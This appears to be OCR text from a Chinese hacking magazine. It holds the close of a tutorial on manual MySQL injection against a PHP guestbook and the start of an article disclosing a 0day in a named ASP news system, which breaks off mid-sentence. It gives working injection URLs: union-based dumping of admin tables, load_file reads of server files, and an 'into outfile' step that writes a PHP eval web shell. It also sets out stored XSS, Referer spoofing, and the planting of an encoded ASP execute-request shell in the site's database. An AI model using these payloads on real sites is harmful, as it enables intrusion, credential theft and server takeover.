看到提示就知道其实它访问的是http://192.168.73.135/gbook/te，当然是不存在这个文件的，后面的#st.mdb给注释了。但是当将URL中的 # 改成 **%23** 就可以正常绕过了，从而继续下载，所以写的时候要直接写成 # 字符。

这个明白了，对于上面的SQL语句我们还可以这样构造“' **SQL语句 #**”，第一个单引号闭合前面的，而 # 则注释掉了后面的单引号。当然SQL语句也是正确的，但是必须注意本次的注入参数是通过GET方式获取的，所以利用 # 是无效的。

（3）“/**/”注释符号

原理和 # 类似，它是php中的一种注释符号，这里我不说，留给大家自行测试。

3、猜解表名/段名/列数/值

当然，SQL注入的最终目的是得到数据库的相关信息，比如管理员密码等。那么如何猜解这些信息呢？我们一起来看看下面两种方法：

（1）Order by方法猜解字段数

我们知道SQL有一个“**order by [字段名/索引号]**”排序语句，就是按照字段名和索引号来排序查询结果。由于我们不知道字段名，所以只能通过索引（即数字）来猜解。当我们输入的索引号不存在时就会提示出错，因此我们可以通过此方法得到列数，如图5。

当“**order by 5**”排序时正常显示，说明至少存在5个字段。在使用“**order by 6**”时出错了，如此可判断表有5个字段。

（2）Union联合查询配合系统表（MYSQL>5.0）

此方法可以查询表的列数，即表里的内容，要知道这个表的内容必须知道表名和列名。我们知道，如果是MSSQL，可以利用查询系统表得到表名和列名，但是对于Mysql5.0以下版本则没有办法，所以一般先会查询下mysql版本号。同样，我们必须清楚Union也必须是5.0以上版本才支持。




图5 列数

查询版本的执行语句为：**' and ord(mid(version(),1,1))>51 and '1'='1**

返回正常则说明版本为5.0以上，这个是union查询和查询系统表的前提条件。现在大部分网站也都升级为5.0以上了，所以这点基本不用担心。对于5.0以下的，就只能老老实实一个一个的猜解了。Union查询必须满足查询列数和此次查询列数必须相等，否则会出错，通过这个原理我们可以判断原始查询表的列数。




图6 列的位置

另外，union查询是将两个sql语句合并在一起并且将查询结果组合显示在一起。那么我们可以通过构造一个不存在的bid值，让union前面的SQL语句返回空，而后面的查询语句不能为空，且列数相等。这样，显示出来的结果就只有后面查询结果了。




图7 爆内容

原理很好理解吧？那我们来看看实例操作。比如要查询上述admin表的列数，那么执行：“**' union select 1,2,3,4,5 and '1'='1**”，当执行到6时就出错了，5不出错，说明有5个字段。

进一步，我们可以具体插入一些系统函数或者字段名来查询。不能在1处，因为1处是一个INT型（可查看上面定义数据表），会出错。

我们提交URL：**http://192.168.73.135/gbook/gshow.php?bid=10'%20union%20select%201,user(),version(),database(),5%20and%20'1'='1**，结果如图6、图7。

注意上面SQL语句不能写成“**' union select * from admin and '1'='1**”，因为很多时候union前后查询的两张表的列数不一样，就会出错。而这个例子中，刚好这里的admin表和book

表的列数不相等，因此会出错。也就是说，类型要匹配即可。当然，这里我们可以通过构造语句让它们列数一致。

现在我们知道列数了，但是表名和段名都不知道如何猜解，一种方法是依靠个人经验，就常见的表名猜解一下。这种方法费时费力，而且也可能猜解不出来。对于5.0以上版本，我们可以轻松的得到表名，以下对mysql的系统数据库 **use information_schema** 做下简单的介绍，并列出常用的部分表。

SCHEMATA　　#数据库名表，通过查询SCHEMA_NAME字段来得到数据库名；
TABLES　　#表名表，通过查询TABLE_SCHEMA字段查询所属的数据库名，TABLE_NAME查询出表的名称；
COLUMNS　　#字段名，TABLE_SCHEMA表示所属数据库名，TABLE_NAME表示所属的表名，COLUMN_NAME表示字段名。

OK，通过以上三个表的查询可以得到想猜解的表名和列名，不用再郁闷有注入得不到表名了。这种方法flyh4t大牛已经在以前某期杂志的《MYsql5注入技巧总结》文章中说得很详细，我就不说了。

通过此方法成功猜解到admin表的内容，如图8。




图8　猜解admin表

标题处是用户nohack的密码nohack经过md5函数加密后的结果，由此可见Union配合系统表查询可以得到事半功倍的效果。

三、由浅入深——load_File()及直接导出shell

1、我们知道load_file()函数可以查看文件内容，前提是当前的web用户对该文件有读取的权限，但是同时也必须清楚load_file()的参数是十六进制或者ASCII码。所以，在使用前先用编码工具转换下。

如我们想查看c:/boot.ini文件内容，则可执行：

```
http://192.168.73.135/gbook/gshow.php?bid=10'%20union%20select%201,admin,pwd,load_file(0x633A5C626F6F742E696E69),5%20from%20admin%20where%20uid=1%20and%20'1'='1
```

load_file中的0x633A5C626F6F742E696E69是c:/boot.ini的十六进制编码。如果想用ASCII编码，则必须再加char函数来转换下即可，得到的结果如图9。

这样就可以查看相对应的文件内容了，有些是乱码，还必须经过十六进制编辑器来转换一下，这样才可以看得懂内容。当然，查看的内容不仅仅是这些，



图9　load_file

还有更广的应用，具体可以参看某期杂志上sai52的《MYSQL注入中load_file()函数的进一步应用》。当然，在具体实践中会存在很多限制，大家自行根据情况来解决。

2、直接导出shell

直接输入注入语句：

```
select '<?php eval($_POST[cmd]);?>' into outfile 'E:/wamp/www/gbook/1.php'
```

这样就导出一个shell到web目录下了，当然，深入的利用远远不只这些，有兴趣的朋友可以继续研究测试或者跟我联系讨论。

四、结束语

本文涉及原理性的东西比较多，希望新手朋友好好理解。如果不理解，可以从光盘上找到我提供的PHPgbook自己实验。原理搞清楚就会举一反三了，另外，在实践中越来越多的网站通过注入工具是无法猜解的，所以手动注入是必须掌握的，只有真正掌握了原理才能灵活应用。希望本文能够得到抛砖引玉的效果，有任何疑问可以到官方论坛找我，讨论ID：L4nk0r。

编辑点评：

没有新东西，站在学习的角度把PHP中经典的漏洞讲解、演示、分析了一遍，对于新手朋友了解漏洞的原理还是很有帮助的。

让LOOP防下载形同虚设，直接拿shell
——分析沸腾新闻多媒体展望系统V1.2 0Day

图莫×问[B.H.S.T]& 李宓

从本文可以学到：

1、突破LOOP防下载限制
2、沸腾新闻系统漏洞分析和利用

一、事情缘由

暑假在家浏览一个网站的时候，总感觉这个网站的整体页面很像一套系统，于是就查了下，原来是沸腾展望新闻系统。记得早先这个系统存在很多漏洞，于是马上到其官方网站下载了最新的V1.2 Build1版。此版本的安全性已经提高了很多，但是在阅读代码的过程中还是发现了一些不足，特来和大家分享。下面对漏洞的形成做下分析，漏洞本身没什么，注意思路。

二、注册页面跨站，甚至插马

漏洞文件adduser1.asp和saveuser.asp，在adduser1.asp用户注册页面，通过简单的javascript来判断username表单是否含有非法字符（在savauser.asp中同样过滤了，所以username字段没办法利用）。程序员太过于相信Javascript了，导致用户可以输入恶意代码提交到数据库，代码如下（savauser.asp文件，这里略去部分无关代码）：

```
sex=request.form("sex") // 这里没有任何过滤，可以通过本地提交表达
birthyear=request.form("birthyear") //同上
birthmonth=request.form("birthmonth") // 同上
```

```
  birthday=request.form("birthday")
  depid=ChkRequest(request.form("depid"),1)  '防注入，这里利用
ChkRequest()
  photo=request.form("photo")
```

很明显，上面这些参数中除了一个 **depid** 过滤了，其它都直接获取并更新到数据库。我们知道 Javascirpt 可以本地提交绕过，所以跨站也就没有问题了，但是在测试时发现不行！好在仔细查看包含的文件，我明白程序员为什么这么"自信"了，ChkURL.asp 文件相关代码如下：

```
server_v1=Cstr(Request.ServerVariables("HTTP_REFERER"))
server_v2=Cstr(Request.ServerVariables("SERVER_NAME"))
if mid(server_v1,8,len(server_v2))<>server_v2 then
-------------- 后面一堆提示 -----------------
```

利用 **REFERER** 禁止本地提交，还是老思路，构造 Referer 即可。这里我通过 WinSock Expert 抓包，然后利用 NC 来修改数据并进行提交就可以了。这里不做讲解，当然这个漏洞配合后面的使用也是可以的。

三、致命伤——"<%loop<%"形同虚设直接拿 shell

1、成因分析

直接打开数据库 /data/news3000.asp，默认是asp格式的（相信没有站长会把它改成mdb的），这个是后面利用的前提。我们在本地把数据库改成mdb的后缀并打开，发现里面有一张表，如图1。




图1　表内容

NotDownload表其内容显示为："长二进制数据"，就是这个表导致我们访问数据库的时候出现如图2的错误提示。

Loop是asp中的循环语句，其实在数据库中那一串长二进制数据就是<%loop<%的十六进制形式**3C25206C6F6F70203C25**，我们可以通过 UltraEdit 以十六进制形式打开它，然后搜索<%就能找到，如图3。




图2　错误提示




图3　搜索

知道asp语法的人看到这里应该都明白为什么会出现如图2的提示了吧？所以当你插入一句话的时候就会产生脚本无法闭合的问题，另外<%loop<%这种也是无法闭合的。

下面是关键思路：**既然无法闭合，我们是否能够注释掉？**想到这里，我们就会想到单引号，这个ASP的注释符。但是前提是，要能够在它之前插入一个<%';x（即<%'x，这里的x可以是其它字符，是为后面字符转换成 unicode 编码用的）。

另外，还要在<%loop<%后面插入一个%>x（这里X也是同理）才能让其和前面插入的内容闭合。这样就可以注释掉<%loop<%这个不可能闭合的问题了。

我们整理一下思路：就是在<%loop<%前后的合适位置插入一段可以闭合的代码，并且将在这2个闭合符号中间的内容注释掉就可以了。

思路有了就可以操作了，另外说明下，当你用 UltraEdit 十六进制形式打开数据库时搜索"<%"，如果不是"<%loop"中的那个，就证明这里可以插入前置闭合符。同理，后置闭合符也可以这样判断。思路清晰了，我们来看看实例操作。

2、实例演示——沸腾展望新闻系统 V1.2 0day

打开 /data/news3000.asp 数据库发现，普通用户可以添加的数据表有：

（1）attach表　——文件上传方式
（2）FT_User表　——通过注册（配合漏洞1的注册跨站使用）
（3）Link表　——友情链接申请
（4）News表　——发布新闻
（5）Review表　——评论新闻
（6）UploadPic表　——上传图片

通过穷举法多次测试发现，前置闭合符可以在Link表中插入，而后置闭合符可以在Review表中插入，其它表有兴趣的可以自行测试下。




图4　填写构造

默认情况下，系统的友情链接和回复（游客都可以）是开启的，对于友情链接关闭申请就只能通过其它表了。这里只是举个例子，可以按思路举一反三。OK，不废话，直接按如图4里的内容填写（这里也是 Javascript 判断后直接插入数据库）。

网站名称"十攊数畚整熠煥敵瑳Ｖ　┤惞十砧"是经过lake2编写的a2u4hack.exe工具转换成的Unicode编码，它的原型是：<% execute request("#")%>a<%'x，如图5。




图5　转换

这里要注意的是，在转换过程中不能出现"?"，这就是我刚才为什么加一个"x"的原因了。然后直接提交，不管管理员是否审核，已经不影响了。再次使用 UltraEdit 的十六进制形式打开文件，搜索"<%"，如图6。




图6　写入库




图7　构造评论

这样就是说已经成功的插入前置闭合符，现在随便在首页点一个文章，点击下面的"相关评论"，选择"游客"，然后在评论内容那里输入"┣砾"，如图7。

"┣砾"是经过a2u4hack.exe工具编码过的，它的原型是："%>x"。这样就可以提交到数据库并且完美的注释掉"<%loop<%"。所有的工作完

